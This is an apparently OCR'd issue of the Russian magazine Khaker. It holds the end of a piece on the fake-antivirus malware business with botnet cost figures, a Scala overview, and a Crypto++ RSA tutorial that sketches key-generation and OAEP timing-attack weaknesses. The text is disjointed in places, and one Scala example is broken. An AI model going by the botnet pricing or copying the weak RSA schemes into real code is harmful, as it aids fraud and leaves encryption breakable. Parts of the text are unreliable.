Для удержания уровня заработка владельцы фрауд антиспайваре постоянно ребрендят свой софт. Они меняют название, перерисовывают дизайн программы и сайта, меняют расположение кнопочек в пользовательском интерфейсе. Такой редизайн проводится раз в пару

СКОЛЬКО СТОИТ СОБРАТЬ СЕТЬ ЗАРАЖЕННЫХ КОМПЬЮТЕРОВ НА РЫНКЕ C2C?







3000$–10 000$ непосредственно вредоносная программа

30$ шифрование исполняемых файлов

250 $ анонимный хостинг

900$–3000$ покупка трафика в зависимости от запросов заказчика

В любом случае цена преступного комплекта в среднем не превысит 10 000 долларов. Получается экономная покупка, учитывая, что с помощью этой бот-сети можно зарабатывать сотни тысяч долларов в месяц. По версии УК РФ: Владелец банковской бот-сети нарушает статьи 272 и 273. До семи лет лишения свободы. Мошенничество — это уже 159-я статья. До десяти лет.

INFO

Приблизительные финансовые показатели рынка киберпреступности будоражат воображение: двенадцать с половиной миллиардов долларов, из которых треть досталась выходцам из стран бывшего Советского Союза.



Типичный дизайн партнерки

месяцев и является необходимой мерой, поскольку через некоторое время интернет уже просто кишит сообщениями, что очередной SuperWinAntivir совсем не то, за что себя выдает. Помимо этого кодеры должны постоянно заботиться о том, чтобы их детище не попадало в базы к настоящим антивирусам, которые с большой радостью снесут с компьютера жертвы все их труды.

На плечи малваре-миллионеров ложатся и всевозможные издержки. Глупо полагать, что все отнятое у невинных юзеров достанется тебе целиком. Многие понимают, что их обманули, и делают рефанды и чарджбэки. Часто эти деньги берутся из доли производителя вредоносного софта, а часть адвертов остается нетронутой, так как потеря канала распространения означает потерю всего бизнеса. Владелец партнерки может уйти к более рефандоустойчивому киберкриминалитету. Не исключено, что биллинг, обслуживающий биз, может закрыться и кинуть своих партнеров на деньги. Такое случается чаще, чем может показаться. В этом случае владельцы империи компенсируют недостающую сумму из своего кармана, а это зачастую не десятки и даже не сотни тысяч долларов. Но что поделаешь — если ты не хочешь терять свой биз, то надо платить партнерам.

ЗАКЛЮЧЕНИЕ

Люди, работающие в малвари, зачастую очень талантливы как в бизнесе, так и в IT. Благодаря умению заводить правильные знакомства и чувствовать мировые тренды в киберкрайме они зарабатывают миллионы долларов. Их бизнес-империи построены ими с нуля. У них не было богатых или влиятельных родителей, которые протолкивали свое чадо вперед. Чтобы пробить себе дорогу в светлое будущее, они, еще совсем молодые, работали по 14 часов в сутки, когда их сверстники вовсю наслаждались жизнью. Их таланты могли бы послужить человечеству, если бы они начали делать не зловредов, а, например, свой Facebook или Twitter, но, к сожалению, выбранная ими дорога вела на темную сторону. ⊐⊏

Preview

АКАДЕМИЯ

94

ШКОЛА HIGHLOAD
Можно ли в рамках одной, даже большой статьи раскрыть сложную тему? Увы, нет! Устав от постоянного чувства недосказанности, мы запускаем циклы тематических публикаций, который открывает наша Школа Highload. В ближайших шести номерах четыре гуру-инструктора, которые изо дня в день занимаются тем, чтобы сайты не падали под наплывом пользователей и выдерживали баснословные нагрузки, будут делиться своими знаниями и давать рекомендации, как надо строить «свой Facebook». Личный опыт, типичные ошибки, конкретные подходы, известные приемы и техники — все в одном большом цикле материалов.




КОДИНГ



76


SCALA-КОДИНГ
Несмотря на всю силу JVM, сам язык Java в последние годы сдает позиции. Но его недостатки готовы исправить альтернативные языки, и прежде всего Scala.

UNIXOID



106


ВСЕ ГЕНИАЛЬНОЕ ПРОСТО
Если тебя не устраивает сложный, раздутый и полный ошибок софт, то самое время перейти на сохранившие простоту разработки от проекта suckless.org.



110

ВЫДЕРЖАТЬ НАТИСК
Вирусы, бэкдоры, кейлоггеры и уязвимости Android — как появилась малварь для мобильной платформы от Google и как от нее защититься?

SYN/ACK



116


ВРАГ У ВОРОТ, ИЛИ ВЫБИРАЕМ UTM
Файрвол с глубоким анализом пакетов, система защиты от вторжений, антиспам, антивирус и контентная фильтрация — суперкомбо, которое называется UTM.



128

ЗНАК СООТВЕТСТВИЯ
FAQ по сертификации Microsoft, приправленный субъективным мнением человека, который сдал не один экзамен и последние пять лет работает в этой сфере.

FERRUM



134

ДОБРО ПОЖАЛОВАТЬ В КЛУБ!
Из какого железа сегодня можно собрать топовый компьютер? Что касается материнки — это точно должна быть плата на Intel X79 Express!

Олег Галако (twitter.com/ojowoo)



SCALA-КОДИНГ

ЧТО ПРЕДСТАВЛЯЕТ СОБОЙ ЯЗЫК SCALA И ПОЧЕМУ О НЕМ НУЖНО ЗНАТЬ КАЖДОМУ, КТО СЕРЬЕЗНО ОТНОСИТСЯ К ПРОГРАММИРОВАНИЮ

Scala — не только язык для тех, кто давно программирует на Java и хочет большей выразительности и эффективности, но и просто интересный, по-настоящему свежий язык, где впервые удачно скомбинированы несколько парадигм и методов программирования. Предлагаю твоему вниманию краткий обзор самого языка и нескольких его фреймворков.

ЕЩЕ ОДИН ЯЗЫК НА JVM?

Платформа JVM (Java Virtual Machine), безусловно, одно из величайших достижений программистской мысли и один из столпов IT-промышленности. Но сам язык Java за последние несколько лет заметно отстал в развитии. Поэтому на JVM стали массово появляться самые различные альтернативные языки. Среди них Scala выделяется по-настоящему основательным подходом и нацеленностью на самые серьезные проблемы, с которыми столкнулась IT-индустрия в последние годы. Язык начали создавать более десяти лет назад в лаборатории швейцарского института EPFL, и за эти годы в Scala было включено немало уникальных концепций, являющихся результатом настоящих научных исследований. Поэтому язык Scala может быть интересен не только тем, кто программирует на Java и кому уже просто обидно смотреть, как далеко ушли в развитии другие технологии, но и всем, кому небезразличны свежие идеи в программировании, подкрепленные серьезным научным подходом, а не просто модными трендами.

Ключевые особенности языка:

1. Основная платформа — Java Virtual Machine, свободная интеграция с Java-проектами и библиотеками, ведется работа над портированием на .NET и LLVM.
2. Близкий к Java синтаксис, что еще более упрощает миграцию.
3. Мощная статическая типизация и вывод типов, что позволяет писать надежный код без громоздких конструкций.
4. Объединение функционального и объектно-ориентированного подхода, делающее язык масштабируемым по двум направлениям — от простого к сложному и от однопоточности к распределенности.

Примеры кода

```
// Сумма чисел от 1 до 100
(1 to 100).sum

// Результат — строка "2,6"
List(1, 2, 3).filter(_ % 2 == 1).map(_ * 2).mkString(",")

// Количество чисел до миллиона с суммой цифр, равной 42
// Автоматическое распараллеливание вычисления
(1 to 1000000).par.count(_.toString.map(_.asDigit).sum == 42)

// "Взрослое" ООП: смешивание trait'ов (множественное
// наследование), ко- и контравариантность, указание
// типа "this"
trait MyFunction[-A, +B] extends (A => B)
      with Logging with Validation {
  this: MyContext =>
}
```

ИСТОРИЧЕСКАЯ СПРАВКА

Разработке Scala предшествовали несколько экспериментальных языковых проектов Мартина Одерски, один из которых, Generic Java, был взят за основу поддержки типов-параметров в Java 1.5. Ключевой идеей нового языка было объединение функционального и объектно-ориентированного подходов для достижения масштабируемости — когда одни и те же конструкции одинаково эффективны и в очень больших, и в маленьких программах. Работа над Scala началась в 2001 году, в 2003-м появилась первая версия, но широкий практический интерес к языку проснулся только спустя несколько лет, после серии основательных переработок.

Сейчас уже совершенно очевидно, что язык готов для серьезного промышленного использования, чем успешно занимаются такие компании, как Foursquare, Twitter, LinkedIn и другие. Особый интерес к языку проявляют разработчики банковских систем — из-за высокой надежности статической типизации и платформы JVM и нацеленности на высокие нагрузки и распределенные вычисления.

Scala IDE — плагин для Eclipse для работы со Scala

В мае 2011 года для коммерческой поддержки и развития языка была создана компания Typesafe, в которую сразу были приглашены самые яркие фигуры Scala-сообщества. Среди прочего компания занимается разработкой пакета инструментов под названием Typesafe Stack, в который, кроме самого языка, входит система сборки проектов SBT, интерактивная среда разработки Scala IDE, веб-фреймворк Play и библиотека для создания и поддержки распределенных систем Akka. Этой весной вышла уже его вторая версия.

ПОДРОБНЕЕ О ВОЗМОЖНОСТЯХ

Рассмотрим поближе несколько наиболее понятных и эффективных концепций, реализованных в Scala. Многие из них давно уже есть в других языках и не являются техническими новшествами, но есть и такие, у которых пока нет аналогов.

Вывод типов и удобная инициализация:

```
val list = List("a", "b", "c")//List[String]
val map = Map(1 -> "a", 2 -> "b", 3 -> "c")//Map[Int, String]
```

Классы для данных — case classes, включают в себя автоматически генерируемые методы equals, hashCode, toString и другие:

```
case class User(name: String, age: Int, address: Address)
case class Address(city: String, street: String)
val p = Person("Vasia", "21", Address("Moscow", "Arbat"))
```

Мощнейшая функциональная библиотека коллекций (обрати внимание, что ни один тип нигде не указан, но на самом деле везде присутствует строгая статическая типизация):

```
// Результат: BitSet(2, 4, 6), сохранен класс коллекции
BitSet(1, 2, 3).map(_ * 2)

// Результат: Set("2", "3", "1"), ближайший валидный
// класс — Set, так как строки не могут храниться в BitSet
BitSet(1, 2, 3).map(_.toString)

// Результат: Map, в котором числа от 1 до 100
```

```
// сгруппированы по сумме цифр
(1 to 100).groupBy(_.toString.map(_.asDigit).sum)
```

Неявные преобразования, в частности, позволяют «добавить» методы к любому существующему классу, давая возможность писать код вида:

```
val i = "1".toInt // "1" — это обычный java.lang.String
val date = today + 1.month + 5.days
println("%s - %d".format("Vasia", 21))
```

Кортежи (tuples) позволяют удобно работать с группами значений фиксированных типов:

```
def error = ("Not found", 404)
         // определение метода
val (msg, code) = error
         // определение и инициализация переменных
```

Именованные параметры и параметры по умолчанию делают ненужным огромное количество Java-кода с перегруженными методами:

```
def box(width: Int = 100, height: Int = 200) = { /*...*/ }
box(height = 300) // эквивалентно вызову box(100, 300)
```

«Ленивая» инициализация:

```
lazy val data = ParseHugeFile()
         // выполнится только при первом доступе
```

Параметры, передающиеся по имени (а не по значению, то есть вычисляются только при необходимости):

```
def debug(msg: => String) = if (debugEnabled) println(msg)
// heavyMethod вызовется, только если debugEnabled
debug("Debug message: " + heavyMethod())
```

Структурные типы (необходимые сигнатуры методов можно перечислить прямо на месте):

```
def closeResource(resource: { def close() })
{ resource.close() }
```

Программируемое сопоставление с образцом (pattern matching) — можно писать свои алгоритмы разбора и потом комбинировать их, очень удобно:

```
val timeRegex = "(\\d{2}):(\\d{2}):(\\d{2})".r
someVar match {
  case timeRegex(hh, mm, ss) => println(hh, mm, ss)
  case List(a, List(1, b)) => println(a, b)
  case _ => // default
}
```

ВНИМАНИЕ ПОТЕНЦИАЛЬНЫХ ПОЛЬЗОВАТЕЛЕЙ ПРИВЛЕКАЕТ УЖЕ НЕ ТОЛЬКО САМ ЯЗЫК, НО И СОПУТСТВУЮЩИЕ БИБЛИОТЕКИ И ФРЕЙМВОРКИ, ТЕМ БОЛЕЕ ЧТО У НЕКОТОРЫХ ИЗ НИХ ИМЕЕТСЯ JAVA-ИНТЕРФЕЙС

Это то, что лежит на поверхности и легко продемонстрировать, есть еще много интересных инструментов, делающих программирование на Scala действительно приятным и эффективным. Тем, кому интересно познакомиться с языком поближе, рекомендуется прежде всего начать с книги от создателей языка — «Programming in Scala» (2nd edition). Далее можно перейти к конкретным вопросам с использованием поиска на stackoverflow.com и тематическим google-группам.

К сожалению, информации по Scala на русском языке пока что практически нет.

ЧТО МОЖНО С ЭТИМ СДЕЛАТЬ?

По мере «взросления» языка стали появляться и серьезные фреймворки и библиотеки. Одним из самых ярких примеров ранних Scala-фреймворков является Lift. Его создатель попытался взять все лучшее из самых удачных инструментов для создания веб-приложений — Wicket, Rails, Django и других. Получилось довольно хорошо, хотя и запутанно. Те, у кого хватило терпения и знаний разобраться во всем многообразии средств, предлагаемых Lift, смогли извлечь из него немалую выгоду. Например, компания Foursquare, которая перевела свой проект с PHP на Lift, до сих пор успешно развивается и держит высокие нагрузки. Но по мере того, как становилось все яснее, что фреймворк получился сложный, у его создателя падал к нему интерес, и на данный момент он практически им не занимается. При этом нельзя сказать, что проект остановился в развитии, — появились желающие продолжить разработку, но после включения другого веб-фреймворка (Play) в главный пакет Scala-инструментов стало понятно, что лучшие времена Lift, пожалуй, позади.

Веб-фреймворк Play, по словам Мартина Одерски, был включен в состав Typesafe Stack по одной несложной причине: его создатели считают своим основным приоритетом простоту разработки, даже если для этого им потребуется проделать большую работу («Working hard to keep it simple»). Изначально это был весьма инновационный Java-веб-фреймворк, главным приоритетом которого было удобство разработки. Например, в нем поддерживается автоматическая компиляция после изменений и отчет об ошибках прямо в браузере, что сильно сокращает цикл разработки, — очень важный параметр для веб-приложений на Java, которые славятся своим гигантским временем развертывания.

Вторая версия была уже полностью переписана на Scala, так как, по словам разработчиков, язык содержит многие концепции и инструменты, которые использовались в Play, но были громоздкими и неудобными в Java. Важной особенностью фреймворка является реактивная неблокирующая архитектура. Другими словами, ваш код вызывается только тогда, когда необходимые данные от пользователя приняты, и только тогда, когда пользователь готов принять данные, что позволяет освободить вычислительные ресурсы и увеличить максимальные допустимые нагрузки. Кроме того, Play следует stateless-принципу «не хранить лишнего в памяти», что автоматически дает дополнительные преимущества при масштабировании в распределенных системах.

Еще одним из старейших Scala-фреймворков является Akka — набор инструментов для разработки распределенных систем. Не так давно в составе Typesafe Stack 2.0 вышла его новая, основательно переработанная версия. Если изначально в Akka просто переносили наработки языка Erlang в области архитектуры, основанной на Actor'ах, то сейчас это уже проверенная временем библиотека со множеством интересных решений. Например, в ней реализованы методы работы с STM (Software Transactional Memory), позволяющие создавать комбинируемые многопоточные алгоритмы, что во многих случаях полностью снимает осложне-

ния, связанные с deadlock'ами и другими схожими проблемами параллельного доступа к ресурсам. Кроме того, в наличии имеются реализации концепций Dataflow Concurrency, распределенных конечных автоматов, шины событий и так далее.

Actor'ы в Akka прошли достаточно длинный путь эволюционного развития и сейчас устроены так, что для программиста нет никакой разницы, где именно расположен конкретный Actor — локально или на удаленном узле — и каким образом ему посылаются сообщения. С помощью изменения конфигурации можно перенести часть функциональности на другую машину, библиотека сама позаботится об оптимальном способе доставки сообщений, обработке ошибок и управлении жизненным циклом объектов. При этом сами Actor'ы максимально компактны, а диспетчеры доставки оптимизированы по быстродействию, что позволяет достигать рекордной скорости обработки сообщений.

С ростом интереса к языку растет и количество библиотек, написанных на нем. Зачастую они появляются в открытом доступе благодаря компаниям, использующим Scala в своих коммерческих проектах. Здесь безусловными фаворитами являются Twitter и Foursquare.

Таким образом, в последнее время внимание потенциальных пользователей привлекает уже не только сам язык, но и сопутствующие библиотеки и фреймворки, тем более что у некоторых из них (как Play или Akka) имеется и Java-интерфейс.

БУДУЩЕЕ

Как бы ни было важно для промышленного использования удерживать язык в стабильном состоянии, окруженный талантливыми энтузиастами, он неудержимо стремится к совершенствованию и развитию. В конце апреля вышел очередной milestone-релиз будущей версии Scala 2.10, в который включены несколько очень серьезных нововведений, сильно меняющих подходы ко многим старым проблемам. Например, макросы, основным идеологом и разработчиком которых, кстати, является «наш человек» — Евгений Бурмако из Минска. Изначальная идея Scala-макросов заимствована из языка Nemerle, но она не только адаптирована и доработана, но и использует некоторые находки, нигде до этого не применявшиеся.

Если коротко, макросы — это почти что обычные Scala-функции, которые оперируют с кодом на уровне структур данных компилятора. На настоящий момент они могут просто заменять собственный вызов на произвольное синтаксическое дерево (что уже открывает очень много возможностей), а в дальнейших планах — генерация классов и многое другое из того, что умеет компилятор. Самым очевидным и долгожданным применением макросов является возможность преобразования выражений с коллекциями в запросы к базе данных, что уже было реализовано, например, в Microsoft LINQ. Но содержащийся в Scala широчайший спектр инструментов — от класса Dynamic, позволяющего вызывать произвольный метод (как в динамическом языке), и структурной типизации до смешивания trait'ов и вложенных типов — с макросами увеличивает свою мощность в разы, давая программисту возможность манипулировать всем этим по своему усмотрению. Казалось бы, такое серьезное нововведение вполне тянет на версию 3.0, но у Мартина Одерски есть еще более революционные планы, для которых он придерживает цифру 3, причем эти планы связаны не с добавлением новых концепций, а, наоборот, с объединением и обобщением старых, что и является основной идеей языка.

Ну что ж, поживем — увидим.

Исходники Play в Scala IDE

PAUL PHILLIPS AKA DOT-COM

Любопытный факт: второй человек (после создателя языка) в Scala-сообществе Пол Филлипс — бывший знаменитый игрок в покер, известный в тех кругах под псевдонимом Dot-Com. Заработав (согласно Википедии) больше двух миллионов долларов на покере, Пол решил, что теперь можно заняться чем-то для души. И… стал активно участвовать в разработке Scala, присылая огромное количество патчей с исправлениями и доработками. Сейчас он один из соучредителей Typesafe и, вполне возможно, разбирается во внутренностях компилятора лучше самого Одерски.

SCALA DAYS 2012

В апреле в Лондоне прошла очередная ежегодная конференция Scala-разработчиков, собравшая в этот раз более 500 человек со всего мира. Доклады шли параллельно в четырех больших залах центра Barbican в течение двух дней. Темы докладов были хорошим доказательством широкого спектра применимости языка — от глубоких научных изысканий в области параллельных вычислений и теории типов до рассказа 12-летнего мальчика об использовании Scala для создания простых игр. Как часто бывает в таких случаях, многие компании прислали своих представителей для «вербовки» специалистов. Оказалось, что спрос на Scala-разработчиков растет быстрее, чем предложение. По данным indeed.com, количество Scala-вакансий выросло за 2011 год в три раза.

Длинная арифметика В КРИПТОГРАФИИ

РАЗБИРАЕМСЯ С РЕАЛИЗАЦИЕЙ ДЛИННОЙ АРИФМЕТИКИ В CRYPTO++ И АЛГОРИТМОМ RSA

При программировании большинства систем с открытым ключом, схем электронной цифровой подписи (в том числе на эллиптических кривых) зачастую возникает задача реализации длинной арифметики — операций с числами, длина которых превышает длину регистра процессора. В данной статье мы рассмотрим, как реализована длинная арифметика в популярном криптографическом фреймворке Crypto++, а также сами запрограммируем алгоритм шифрования RawRSA при помощи этого фреймворка.




Схема использования RSA на практике

Реализация длинной арифметики — задача весьма распространенная. Большинство протоколов распределения ключей, схем ЭЦП, шифров с открытым ключом используют в том или ином виде операции умножения больших чисел, возведения их в степень, деление с остатком (приведение по модулю). В качестве примеров подобных криптографических примитивов можно отметить всем известный алгоритм шифрования RSA, протокол распределения ключей Диффи — Хеллмана, схемы ЭЦП Шнорра и Эль-Гамаля — все они используют операции возведения чисел в степень и деления с остатком. Операции с большими числами реализованы во всех популярных криптографических фреймворках, кроме того, некоторые языки программирования (например, Python) поддерживают длинную арифметику из коробки. Сейчас мы посмотрим, как данные операции реализованы в популярном фреймворке Crypto++.

КЛАСС ЧИСЛА

За представление большого числа в Crypto++ отвечает класс Integer, в котором число представляется в виде массива элементов типа WORD, а также флага, отвечающего за знак числа (положительное или отрицательное). Так как Crypto++ является криптографическим фреймворком, то для выделения памяти под данный массив используется специальный аллокатор, который перед тем, как освободить память, безопасно удаляет всю имеющуюся в памяти информацию. Операция сложения реализуется довольно просто: производится сложение соответствующих элементов массива, при этом не забывается про перенос из младших разрядов в старшие.

```
int CRYPTOPP_FASTCALL Baseline_Add(
    size_t N,
    word *C,         // результат
    const word *A,     // число A
    const word *B)     // число B
{
    assert (N%2 == 0);
    // Объявление двух переменных типа WORD
    Declare2Words(u);
    // Обнуление переменных u
    AssignWord(u, 0);
    // Выполнение сложения
    for (size_t i=0; i<N; i+=2)
    {
        AddWithCarry(u, A[i], B[i]);
        C[i] = LowWord(u);
        AddWithCarry(u, A[i+1], B[i+1]);
        C[i+1] = LowWord(u);
    }
    return int(GetCarry(u));
}
```

В операции вычитания также нет ничего особенного — все сводится к операциям с положительными числами, для которых предусмотрены вспомогательные friend-функции PositiveSubstract и PositiveAdd. В их работе тоже ничего выдающегося — все операции проводятся в соответствии с известным любому школьнику алгоритмом сложения или вычитания в столбик. Гораздо интереснее операция умножения.

ОПЕРАЦИЯ УМНОЖЕНИЯ

Для реализации операции умножения известно множество алгоритмов, перечень которых начинается с умножения в столбик и заканчивается алгоритмами Анатолия Карацубы, Toom — Cook и Шенхаге — Штрассена. Все алгоритмы отличаются в первую очередь вычислительной сложностью — так, если классическое умножение в столбик имеет сложность O(n^2) базовых битовых операций, то алгоритм Карацубы позволяет осуществлять операцию умножения со сложностью O(n^1,5849), что при больших длинах чисел дает существенный прирост скорости. Для реализации операции умножения целых чисел в Crypto++ используется слегка видоизмененный алгоритм Карацубы. Умножение двух чисел там основано на формуле

```
(a + bx)(c + dx) = ac + (ac + bd — (a — b)(c — d))x + bdx^2
```

то есть сводится к умножению и сложению меньших чисел. Число A представляется в виде суммы `A = A0 + 2^(N/2)*A1` (число длины N разбивается на две половинки длиной N/2 каждая), далее вычисляются необходимые произведения `A0*B0`, `A1*B1`, `(A0-A1)*(B0-B1)`. Умножение на степени двойки соответствует сдвигу чисел и выполняется очень быстро. В итоге умножение двух чисел длины N сводится к трем умножениям чисел длины N/2 и нескольким операциям сложения/вычитания, что дает существенный прирост скорости работы алгоритма (а также указанную выше оценку сложности). Необходимые произведения также вычисляются при помощи алгоритма Карацубы, так что в итоге умножение происходит рекурсивно. В библиотеке Cryptopp рекурсия продолжается, пока длина чисел не уменьшится до восьми слов, после чего в игру вступает алгоритм умножения чисел в столбик, который запроган на языке ассемблер, причем конкретная реализация алгоритма выбирается в зависимости от длины множителей на последнем уровне рекурсии.

В целом код функции умножения, с моими комментариями, имеет следующий вид:

```
void RecursiveMultiply(
    word *R,
    word *T,
    const word *A,
    const word *B,
    size_t N)
{
    // Проверка длины сомножителей:
    // если < 8, то умножаем в столбик
    if (N <= s_recursionLimit)
        s_pMul[N/4](R, A, B);
    else
    {
        // Делим числа на две половинки (A = A0 + A1*x)
        ...
        // Массив R состоит из четырех кусков
        // длиной N/2 каждый (R[0123])
        // R[23] = A1*B1
        RecursiveMultiply(R2, T2, A1, B1, N2);
        // T[01] = (A1-A0)*(B0-B1)
        RecursiveMultiply(T0, T2, R0, R1, N2);
        // R[01] = A0*B0
        RecursiveMultiply(R0, T2, A0, B0, N2);

        // Итоговые вычисления в соответствии с приведенной
        // выше формулой, при этом учитывается перенос
        int c2 = Add(R2, R2, R1, N2);
        int c3 = c2;
        c2 += Add(R1, R2, R0, N2);
        c3 += Add(R2, R2, R3, N2);

        if (AN2 == BN2)
            c3 -= Subtract(R1, R1, T0, N);
        else
            c3 += Add(R1, R1, T0, N);

        c3 += Increment(R2, N2, c2);
        assert (c3 >= 0 && c3 <= 2);
        Increment(R3, N2, c3);
    }
}
```


Видно, что такой подход дает существенный прирост скорости как по сравнению с традиционным умножением в столбик, так и по

```
prng.seed(seed)
p = prng.generate_random_prime()
prng.add_randomness(bits)
q = prng.generate_random_prime()
N = p*q
```

Схема генерации параметров RSA, приводящая к атаке под номером 6 (одинаковым p в разных N)

```
OAEP-decrypt(ct):
    error = 0;
    .........
    if ( RSA^-1(ct) > 2^(n-1) )
        { error =1; goto exit; }
    .........
    if ( pad(OAEP^-1(RSA^-1(ct))) != "01000" )
        { error = 1; goto exit; }
```

Схема реализации OAEP, приводящая к Timing attack



Подготовка сообщения в соответствии с OAEP

сравнению с классическим алгоритмом Карацубы (подробнее об алгоритме: goo.gl/rAAkE).

ВОЗВЕДЕНИЕ В СТЕПЕНЬ И ДЕЛЕНИЕ С ОСТАТКОМ

Здесь тоже нет ничего необычного. Возведение в степень с приведением по модулю осуществляется при помощи известного метода квадратов, при этом каждый раз происходит приведение результата по модулю (деление с остатком). Вкратце суть метода квадратов такова: если надо возвести число m в степень e, то сначала получается двоичное представление числа `e=(e[k], e[k-1], ..., e[0]) = e[k]*2^k + ... + e[1]*2 + e[0]`. Тогда алгоритм быстрого возведения в степень имеет вид:

```
s[1] = m
for i = 1,2,...,k
        s[i+1] = (s[i]^2)*m^(k-i)
```

Таким образом, количество умножений, необходимых для возведения числа в степень n, равно O(log n). В большинстве алгоритмов с открытым ключом используется возведение в степень с приведением по модулю (делением с остатком на определенное число). В Crypto++ операция приведения по модулю применяется после каждого умножения, что позволяет уменьшить длины чисел, над которыми производятся арифметические операции. Для реализации операции приведения числа по модулю используется широко распространенный алгоритм Евклида (goo.gl/qkZpi).

АЛГОРИТМ ШИФРОВАНИЯ RSA

Алгоритм RSA был разработан в 1980-х годах тремя исследователями: Рональдом Ривестом (Ronald Linn Rivest), Ади Шамиром (Adi Shamir) и Леонардом Эдлменом (Leonard Adleman). В настоящий момент RSA является одним из самых популярных алгоритмов шифрования с открытым ключом и выработки электронной цифровой подписи. Принцип работы RSA основан на использовании однонаправленной функции с лазейкой (one-way trapdoor function), то есть функции, значение которой вычисляется легко, но обращение которой без знания секрета (лазейки) практически невозможно. В алгоритме RSA в качестве trapdoor function используется функция возведения в степень по модулю большого числа:

```
x -> x^e mod N
```

где N = p*q — произведение двух больших простых чисел.

АЛГОРИТМ RAWRSA

Сначала я расскажу, как устроен простой алгоритм RSA, так называемый RawRSA. Данный алгоритм в чистом виде в практике не используется из-за наличия большого количества уязвимостей (речь о которых пойдет ниже), а также из-за того, что не позволяет безопасным образом осуществлять шифрование больших сообщений. Тем не менее RawRSA является основой широко распространенных на практике систем RSA-OAEP, RSA-OAEP+, RSA-SAEP+ и так далее. Алгоритм RawRSA работает следующим образом: сначала выбираются два больших простых числа p и q, путем произведения которых формируется модуль N=p*q, а также значение функции Эйлера p(N) = (p-1)(q-1). Далее выбираются два числа e и d, так, что выполняется соотношение e*d = 1 mod p(N). Пара (e, N) является открытым ключом алгоритма, а (d, N) — секретным. Иногда в качестве секретного ключа рассматривают (d, p, q). Шифрование сообщения m (1 <= m < N) при помощи открытого ключа (e, N) осуществляется следующим образом:

```
s = m^e mod N
```

Для расшифрования s при помощи секретного ключа (d, N) и получения исходного сообщения m необходимо провести подобную процедуру:

```
m = s^d mod N
```

КОДИНГ RAWRSA

Программировать процедуру зашифрования/расшифрования алгоритма RawRSA будем с использованием криптографического фреймворка Crypto++ (RawRSA в данном фреймворке по понятным причинам не реализован). Функция зашифрования имеет вид:

```
Integer& RawRsaEncrypt(Integer& m, Integer& N, Integer& e)
{
    RSA::PublicKey pubKey;
    pubKey.Initialize(N, e);
    return (pubKey.ApplyFunction(m));
}
```

Как видишь, ничего сложного нет — все в соответствии с описанным выше алгоритмом. Алгоритм расшифрования чуть сложнее:

```
Integer& RawRsaDecrypt(Integer& s, Integer& N,
    Integer& e, Integer& d)
{
    RSA::PrivateKey privKey;
    AutoSeededRandomPool prng;
    privKey.Initialize(N, e, d);
    return (privKey.CalculateInverse(prng, s));
}
```

Вообще говоря, есть два пути реализации алгоритма расшифрования RawRSA: первый — возведение s (зашифрованного сообщения) в степень d по модулю N, а второй — извлечение корня степени e из s по модулю N. Метод CalculateInverse реализует второй описанный способ, особенностью которого является то, что в нем не используется d, а используются только числа e, p, q. Ты, наверное, сразу же спросишь — откуда он знает числа p и q, на что я тебе отвечу, что они получаются путем факторизации N в методе Initialize (факторизация проводится легко при известных e и d).

АЛГОРИТМ RSA-OAEP

Как я уже сказал ранее, алгоритм RawRSA является уязвимым относительно большого количества атак, и поэтому в 1994 году двое исследователей Михир Белларе (Mihir Bellare) и Филип Рогуэй (Phillip Rogaway) предложили новую схему использования алгоритма RSA, которая получила название OAEP — Optimal Asymmetric Encryption Padding. Данная схема лежит в основе стандарта PKCS#1 (последняя версия v2.0) и в настоящее время применяется практически повсеместно. Прежде чем перейти к описанию данной схемы, следует сказать пару слов о том, как на практике применяются шифры с открытым ключом. По скорости обработки информации асимметричные шифры сильно проигрывают симметричным, и это одна из причин того, что алгоритмы шифрования с открытым ключом не используются в одиночку. Обычно процесс шифрования построен по следующей схеме: сначала случайным образом вырабатывается ключ симметричного шифра, при помощи которого осуществляется шифрование сообщения, а затем данный ключ шифруется на открытом ключе асимметричного алгоритма. Данный подход позволяет достичь высокой скорости обработки информации и повысить стойкость схемы шифрования. Схема RSA-OAEP как раз и служит для стойкого шифрования ключей симметричных алгоритмов. В принципиальном плане RSA-OAEP отличается от RawRSA функцией подготовки сообщения. При использовании RSA-OAEP сообщение (например, ключ AES длиной 128 бит) сначала дополняется до длины, равной длине числа N, следующим образом:



Журнал Хакер ищет кандидатов на должность редактора

Основные приметы:

- На вид 18-28 лет
- Читает журнал Хакер и мечтает в нем поработать
- Знает слова «XSS» и «Heap overflow»
- Умеет и любит лечить SQL-инъекции от слепоты
- В курсе, чем null-byte отличается от gigabyte
